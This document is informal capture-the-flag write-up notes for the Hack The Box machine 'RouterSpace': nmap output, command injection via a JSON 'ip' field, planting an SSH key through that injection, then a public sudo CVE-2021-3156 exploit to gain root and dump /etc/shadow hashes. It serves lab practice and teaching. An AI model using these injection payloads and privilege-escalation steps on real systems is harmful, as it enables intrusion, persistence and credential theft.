Path of exploitation

Foothold/User:
set up proxy or anbox or some way of captureing data from android app and inject into request
root:
sudo baron same edit exploit CVE-2021-3156

Creds

Username	Password	Description

Nmap

Port	Service	Description
22	ssh	(protocol 2.0)
80	http	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```
# Nmap 7.92 scan initiated Fri Apr  8 20:34:53 2022 as: nmap -sC -sV -oA nmap/Full -vvv 10.10.11.148
Nmap scan report for 10.10.11.148
Host is up, received reset ttl 63 (0.034s latency).
Scanned at 2022-04-08 20:34:55 EDT for 19s
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-RouterSpace Packet Filtering V1
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDTJG10LrPb/oV0/FaR2FprNXTVtRobg1Jwy5UOJGrzjWqI8lNDf5DDi3ilSdkJZ0+0Rwr4/gKG5UlyvqCz07XrPfnWG+E7NrgpMpVKR4LF9fbX750gxK+hOSco3qQclv3CUTjTzwMgxf0ltyOg6WJvThYQ3CFDDeOc4T27YqQ/VgwBT92PWu6aZ
gWX2oAn+X8/fdcejGWeumU9b+rufiNt/pQ1dGUz+wkHeb2pIaA4WfEQLHB1xF33rTZuAXFDiKSb35EpPvhuShsMPQv6Q+NfLAiENgdy+UdybSNH6k1gmPHyroSYoXth7Pelpg+38V9SYtvvoxQRqBbaLApEClTnIM/IvQba9vY8VdfKYDGDcgeuPm8ksnOFPrb5L6axwl0K2ngE4VHQBJ
M0yxIRo5dELswD1c9O1tR2rq6MbW2giPl6dx/xzEbdVV6VO5n/prjsnpEs8YvNmnELrt6mt0FkcJQ9ageN5ji3pecKxKTVY4J71yf4+cVZKwpX8xI5H6E=
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDiksdoNGb5HSVU5I64JPbS+qDrMnHaxiFkU+JKFH9VnP69mvgdIM9wTDl/WGjeWV2AJsl7NLQQ4W0goFL/Kz48=
|   256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP2psOHQ+E45S1f8MOulwczO6MLHRMr+DYtiyNM0SJw8
80/tcp open  http    syn-ack ttl 63
|_http-title: RouterSpace
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-trane-info: Problem with XML parsing of /evox/about
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-4648
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 78
|     ETag: W/"4e-aLa9RvNlrFSjr1u/DnNJqcJTWBQ"
|     Date: Sat, 09 Apr 2022 00:35:06 GMT
|     Connection: close
|     Suspicious activity detected !!! {RequestID: DQ 8 J r vHpX F J2b N G }
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-62175
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Mon, 22 Nov 2021 11:33:57 GMT
|     ETag: W/"652c-17d476c9285"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 25900
|     Date: Sat, 09 Apr 2022 00:35:06 GMT
|     Connection: close
|     <!doctype html>
|     <html class="no-js" lang="zxx">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>RouterSpace</title>
|     <meta name="description" content="">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="stylesheet" href="css/bootstrap.min.css">
|     <link rel="stylesheet" href="css/owl.carousel.min.css">
|     <link rel="stylesheet" href="css/magnific-popup.css">
|     <link rel="stylesheet" href="css/font-awesome.min.css">
|     <link rel="stylesheet" href="css/themify-icons.css">
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-99253
|     Allow: GET,HEAD,POST
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 13
|     ETag: W/"d-bMedpZYGrVt1nR4x+qdNZ2GqyRo"
|     Date: Sat, 09 Apr 2022 00:35:06 GMT
|     Connection: close
|     GET,HEAD,POST
|   RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
|_http-favicon: Unknown favicon MD5: 62BDCA07285805E6E9C719275DAAB1DD
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.92%I=7%D=4/8%Time=6250D4BA%P=x86_64-pc-linux-gnu%r(NULL,
SF:29,"SSH-2\.0-RouterSpace\x20Packet\x20Filtering\x20V1\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.92%I=7%D=4/8%Time=6250D4BA%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,31BA,"HTTP/1\.1\x20200\x20OK\r\nX-Powered-By:\x20RouterSpace\r\nX
SF:-Cdn:\x20RouterSpace-62175\r\nAccept-Ranges:\x20bytes\r\nCache-Control:
SF:\x20public,\x20max-age=0\r\nLast-Modified:\x20Mon,\x2022\x20Nov\x202021
SF:\x2011:33:57\x20GMT\r\nETag:\x20W/\"652c-17d476c9285\"\r\nContent-Type:
SF:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x2025900\r\nDate:\x2
SF:0Sat,\x2009\x20Apr\x202022\x2000:35:06\x20GMT\r\nConnection:\x20close\r
SF:\n\r\n<!doctype\x20html>\n<html\x20class=\"no-js\"\x20lang=\"zxx\">\n<h
SF:ead>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20<met
SF:a\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\x20\x
SF:20\x20<title>RouterSpace</title>\n\x20\x20\x20\x20<meta\x20name=\"descr
SF:iption\"\x20content=\"\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x
SF:20content=\"width=device-width,\x20initial-scale=1\">\n\n\x20\x20\x20\x
SF:20<link\x20rel=\"stylesheet\"\x20href=\"css/bootstrap\.min\.css\">\n\x2
SF:0\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"css/owl\.carousel\.m
SF:in\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"css/m
SF:agnific-popup\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20h
SF:ref=\"css/font-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"sty
SF:lesheet\"\x20href=\"css/themify-icons\.css\">\n\x20")%r(HTTPOptions,108
SF:,"HTTP/1\.1\x20200\x20OK\r\nX-Powered-By:\x20RouterSpace\r\nX-Cdn:\x20R
SF:outerSpace-99253\r\nAllow:\x20GET,HEAD,POST\r\nContent-Type:\x20text/ht
SF:ml;\x20charset=utf-8\r\nContent-Length:\x2013\r\nETag:\x20W/\"d-bMedpZY
SF:GrVt1nR4x\+qdNZ2GqyRo\"\r\nDate:\x20Sat,\x2009\x20Apr\x202022\x2000:35:
SF:06\x20GMT\r\nConnection:\x20close\r\n\r\nGET,HEAD,POST")%r(RTSPRequest,
SF:2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n"
SF:)%r(X11Probe,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20c
SF:lose\r\n\r\n")%r(FourOhFourRequest,133,"HTTP/1\.1\x20200\x20OK\r\nX-Pow
SF:ered-By:\x20RouterSpace\r\nX-Cdn:\x20RouterSpace-4648\r\nContent-Type:\
SF:x20text/html;\x20charset=utf-8\r\nContent-Length:\x2078\r\nETag:\x20W/\
SF:"4e-aLa9RvNlrFSjr1u/DnNJqcJTWBQ\"\r\nDate:\x20Sat,\x2009\x20Apr\x202022
SF:\x2000:35:06\x20GMT\r\nConnection:\x20close\r\n\r\nSuspicious\x20activi
SF:ty\x20detected\x20!!!\x20{RequestID:\x20DQ\x208\x20J\x20r\x20\x20vHpX\x
SF:20\x20F\x20J2b\x20N\x20G\x20}\n\n\n\n\n\n");

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr  8 20:35:14 2022 -- 1 IP address (1 host up) scanned in 20.57 seconds
```

interesting

```
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-99253
```

Web Enumeration



Connect Your Router With RouterSpace

Start swift your velocity with us...

alright.. lets download the apk

`wget http://10.10.11.148/RouterSpace.apk`

been trying to figure out how to do this for a while.. here's how i was able to

[install anbox]

was having trouble with anbox, and proxying requests so just gave up and installed it on my android phone and proxied through the internet because i was at a hotel and was easier than trying to figure out how to proxy on their internal network (Usually they block internal requests) so i used ngrok. tcp and set it up on my phone

Request

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
```

```
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"0.0.0.0"}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-34571
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-ANdgA/PInoUrpfEatjy5cxfJOCY"
Date: Fri, 15 Apr 2022 01:09:47 GMT
Connection: close

"0.0.0.0\n"
```

exploit

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 29
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"10.10.14.178:9001;id"}
```

response

```
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-14117
Content-Type: application/json; charset=utf-8
Content-Length: 70
ETag: W/"46-kkoRoNSIwHQ6cbBU4m+aupxdNBs"
Date: Fri, 15 Apr 2022 21:07:32 GMT
Connection: close

"10.10.14.178:9001\nuid=1001(paul) gid=1001(paul) groups=1001(paul)\n"
```

```
curl -i -s -k -X $'POST' \
    -H $'accept: application/json, text/plain, */*' -H $'user-agent: RouterSpaceAgent' -H $'Content-Type: application/json' -H $'Content-Length: 23' -H $'Host: routerspace.htb' -H $'Connection: close' -H $'Accept-Encoding: gzip, deflate' \
    --data-binary $'{\"ip\":\"0.0.0.0;ls -al\"}' \
    $'http://routerspace.htb/api/v4/monitoring/router/dev/check/deviceAccess'
```

im in key west and a little drunk this was way harder than it shoudl have been. haha.

create your own ssh key

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 620
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"0.0.0.0;echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCuU56m539Mfpsgqs4qAcA5Hi+aJNqAXZAS5KwbfZSS6ewrLAm8XS9NVuNDZVdIIT81NGbCsnMsmlmScOuET1wFGj9AL0L0+46Y4797xs/FvU0qJCEWJ6axZoPFmMmuF1K72qUJnhBHmZD6wtcbLYclxazKL3ZQJ+Nz3JmrT6Awwa3qmlODVbDba
Gi3Jd+Z0Loy8QQsnpm5wZLff88nxm31gYkEB5XRiYoXaWSRwlWHuHlkRxA0/GxaFrNxmzGIeMP4EUd4wy1kp2qFShyRAAFse7+ZEzb5eHpHBubvK1G3OqB1d6vlGQsiEMuyPKhMMeHE6qA8TgzkSVOSxl90fv5V/cuHNGPPUuPYDcejm+N0ULjNsdK7uoS5bJZ03hZ9HtGicWE2J3XmCz
CSGsn2mYaBxayKEO7w55b0jB4mjpG1eGjEvz909DvSwOxd+ky1wVJ/Uo3h2lxm0M1Z6TIGPjbX6GQDyG+WZaUptxR8KOZwqYEH4I9huVyZkZRkQ8R7SrE= kali@kali' > /home/paul/.ssh/authorized_keys"}
```

paul

```
paul@routerspace:~$ cat user.txt
d0996faff79a1e54eb8cc5fe33ab2a8f
```

linpeas.sh

```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-3560


...[snip]...


╔══════════╣ Backup files (limited 100)
-rwxr-xr-x 1 root root 1086 Nov 25  2019 /usr/src/linux-headers-5.4.0-90/tools/testing/selftests/net/tcp_fastopen_backup_key.sh
-rw-r--r-- 1 root root 237895 Oct 15 17:56 /usr/src/linux-headers-5.4.0-90-generic/.config.old
-rw-r--r-- 1 root root 0 Oct 15 17:56 /usr/src/linux-headers-5.4.0-90-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 0 Oct 15 17:56 /usr/src/linux-headers-5.4.0-90-generic/include/config/net/team/mode/activebackup.h
-rwxr-xr-x 1 root root 1513 Jan 25  2020 /usr/share/doc/libipc-system-simple-perl/examples/rsync-backup.pl
-rw-r--r-- 1 root root 7867 Jul 16  1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 392817 Feb  9  2020 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 11070 Nov 20 16:45 /usr/share/info/dir.old
-rw-r--r-- 1 root root 2756 Feb 13  2020 /usr/share/man/man8/vgcfgbackup.8.gz
-rw-r--r-- 1 root root 1775 Feb 25  2021 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py
-rw-r--r-- 1 root root 1403 Aug 24  2021 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-38.pyc
-rw-r--r-- 1 root root 43888 Mar  9  2020 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 9073 Oct 15 17:56 /usr/lib/modules/5.4.0-90-generic/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 9833 Oct 15 17:56 /usr/lib/modules/5.4.0-90-generic/kernel/drivers/power/supply/wm831x_backup.ko
-rw-r--r-- 1 root root 2743 Aug 24  2021 /etc/apt/sources.list.curtin.old

...[snip]...
```

```
Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/node = cap_net_bind_service+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+e

...[snip]...

╔══════════╣ Searching passwords inside logs (limit 70)
2021-11-20 16:28:31,552 DEBUG root:39 start: subiquity/Identity/POST: {"realname": "RouterSpace", "username": "h4rithd", "crypted_password": "$6$cm...
2021-11-20 16:52:28,636 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/iid-datasource-none/sem/config_set_passwords - wb: [644] 25 bytes
2021-11-20 16:52:28,638 - ssh_util.py[DEBUG]: line 124: option PasswordAuthentication added with yes
2021-11-20 16:52:28,731 - cc_set_passwords.py[DEBUG]: Restarted the SSH daemon.
2021-11-20 16:52:28,732 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords ran successfully
2021-11-20 18:44:46,992 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2021-11-20 18:44:46,992 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2021-11-20 18:50:05,844 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2021-11-20 18:50:05,844 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2021-11-20 18:53:41,629 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2021-11-20 18:53:41,629 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2021-11-20 19:13:43,796 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2021-11-20 19:13:43,796 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2021-11-20 21:57:12,077 DEBUG subiquitycore.utils:48 run_command called: chpasswd
2021-11-20 21:57:12,114 DEBUG subiquitycore.utils:61 run_command chpasswd exited with code 0
```

pkexec not exploitable but is vulnerable


```
paul@routerspace:/dev/shm$ ls -al /usr/bin/pkexec
-rwxr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
paul@routerspace:/dev/shm$ pkexec -v
pkexec must be setuid root
```

```
-   **If you can’t patch, consider demoting `pkexec` from its superpower privilege.** If you remove the `setuid` bit from the `pkexec` executable file then this bug will no longer be exploitable, because `pkexec` won’t automatically launch with superuser powers. Anyone trying to exploit the bug would simply end up with the same privilege that they already had.
```

sudo baron samedit exploit

`git clone https://github.com/worawit/CVE-2021-3156.git`
`scp -i paul -r CVE-2021-3156/ paul@$IP:/dev/shm`
`cd CVE-2021-3156/` python3 exploit_nss.py`

id && whoami



```
# id && whoami
uid=0(root) gid=0(root) groups=0(root),1001(paul)
root
```

```
# id && whoami
uid=0(root) gid=0(root) groups=0(root),1001(paul)
root
```

cat root.txt

```
# cat root.txt
c4baf419d54844bbcdf3b2f69d2ac15f
```

uname -a

```
# uname -a
Linux routerspace.htb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

cat /etc/shadow

```
# cat /etc/shadow
root:$6$lw6PWI9kEABNZiKm$UoysFK0xDZgFk828w.7t30d8iRi6Qxv9xTkwvjJPRRxJvFQwTOkjvUq5y4OUO/LYV8KlqORQ4kolNeDfGFQd5.:18956:0:99999:7:::

...[snip]...

paul:$6$XYKUEvTt794C63vT$Y7MYBAH81SB.kZujevBehnueBAwIX3PeYPwilZ1L1DDhFFaGxac8p8N2411NWl7.dPSb6nLYor8Jf1oyM5wSf1:19044:0:99999:7:::
```